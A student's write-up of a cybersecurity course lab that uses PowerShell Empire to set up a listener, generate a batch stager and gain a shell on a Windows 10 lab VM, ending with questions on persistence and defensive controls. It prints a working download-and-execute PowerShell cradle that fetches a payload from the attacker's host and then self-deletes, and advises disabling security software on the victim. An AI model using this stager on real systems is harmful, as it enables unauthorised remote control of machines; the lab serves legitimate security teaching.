**Cybersecurity 401**

**Module 6 - Threat Modeling and Analysis**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

## **Lab 27 - Remote Code Execution**


## 

**| Rodrigo Brasil 12/2023 |**


## **Tasks**

### **Part 1: Staging**


**For today’s lab you’ll need a Windows 10 VM and a Kali Linux VM with Empire installed. Kali will be our C2 server. To install PowerShell Empire on your Kali VM, simply run the command: sudo apt install powershell-empire**

****

Attacker Kali VM running

****

Powershell empire is already installed on the attacker

****

Windows 10 Victim VM


### 

### **Start PowerShell Empire**

**Open up a terminal and start the Empire server by running sudo powershell-empire server. When the Empire server starts successfully, open up another terminal and start the Empire client by running sudo powershell-empire client. You should now have the Empire interactive prompt.**


****

Launch the powershell-empire server

****

****

Launch the powershell-empire client


****

### 

### **Part 2: Setup a Listener**

**To prepare the attack, you’ll need to setup a listener in Empire. Reference the provided resources as to how to execute the procedures in this lab. Make sure the listener is running before proceeding to the next stage of the lab. Take a look at these commands, then access Empire and attempt to setup your own listener. Note that these are not sequential lab instructions.**

* **listeners will say no listeners currently active and enter listeners mode**

****

No listener has been created yet

* **back will exit listeners mode**


****

* **uselistener [protocol] will add a listener for the entered protocol.**

****

Use the listener HTTP

* **info prints information about your listener. Key attributes to take notice of include:**
  + **Name**
  + **BindIP**
  + **Port**

****

* **set Name can change the name of your listener**

****


Set the Name to “**HttpListener**”

* **set Port [number] can change the port number of your listener**

****

Set the Port to “**8080**”

* **execute will run the listener; a listener must be running in order to capture inbound data from the victim**

****

Execute to start our listener

**Once your listener is up and running on a given port and protocol, proceed.**

### 


### **Part 3: Setup a Stager**

**Next, it’s time to setup a stager. Generate launcher.bat, copy it to the victim host, then run it from the terminal (you won’t see the output if you run it in File Explorer). If you encounter security systems blocking the execution of the script, feel free to disable those systems (and ensure they remain disabled, and don’t turn themselves back on…), but remember to document any such actions in your submission. You should see the connection established to the victim PC and be able to interact with it via the Empire shell. Here are some useful commands you can use (again, note that these are not sequential lab instructions):**

* **The usestager [stager] command will setup a stager for use.**
  + **Example, usestager windows/launcher bat then type info**

****

Create a stager that will be a windows .bat file

****

* **Outfile is where the stager will be saved, which you can change**

****

Changed the file name to **batman**

* **set Listener test then info will show the updated listener name**


****

Set the listener for this stager that will be our previously created listener

* **execute gives “Stager output written out to: /tmp/launcher.bat”**

****

execute to create the stager

****

Had to modify the bat script to be able to run it on the victim VM


Modified script:

@echo off

start powershell.exe -nol -w 1 -nop -ep bypass -command "& { (New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials; iwr('http://10.0.0.58:8080/download/powershell/')-UseBasicParsing | Invoke-Expression }"


(goto) 2>nul & del "%~f0"

* **agents lists compromised systems that you now have access to.**

****


After running the stager on the victim VM we have our agent

* **rename [current] [new] changes the agent’s name.**

****

Changed our agent name to **gotham**

* **interact [agent name] launches the shell.**

****

Launched the shell and ran the **whoami** command

**Were you able to issue commands to the Windows 10 victim computer? Make sure you establish a working shell before proceeding.**

Yes, I was able to establish a working shell and run the command **whoami.**

### 

### **Part 4: Reporting**

**Discuss in your own words the following:**

* **Why would an APT want to establish persistence on the Cyberdyne network?**
  + To be able to return to its mischief at any time.
* **What kind of threat actor are we dealing with here?**
  + APT
* **Based on your reproduction, how could the batch file payload have been transmitted to the victim and executed the first time?**
  + It could have been sent multiple ways like a phishing attack or RCE using Invoke-PSExec
* **Reboot the Windows 10 VM. Is the agent still responding to Empire? Explore the limitations of such a technique.**
  + After rebooting, the agent is no longer active.
* **Is there a way to configure the batch file to not delete itself after executing? Explain.**
  + Yes, by simply removing the line **(goto) 2>nul & del "%~f0** from the script.
* **Evaluate technique T1037. As the threat actor, what kind of synergy does this technique offer alongside T1059.003?**
  + By evaluating the T1037 technique alongside T1059.003 as a threat actor i would use or create a boot up script to to maintain persistence
* **At a high level, brainstorm what we could potentially do as defenders to protect Cyberdyne against this type of threat. Explore the various types of security controls:**
  + **Preventative:** Restrict write access to logon scripts to specific administrators.
  + **Detective:** Monitor script execution logs
  + **Corrective:** Isolate compromised systems to prevent further damage.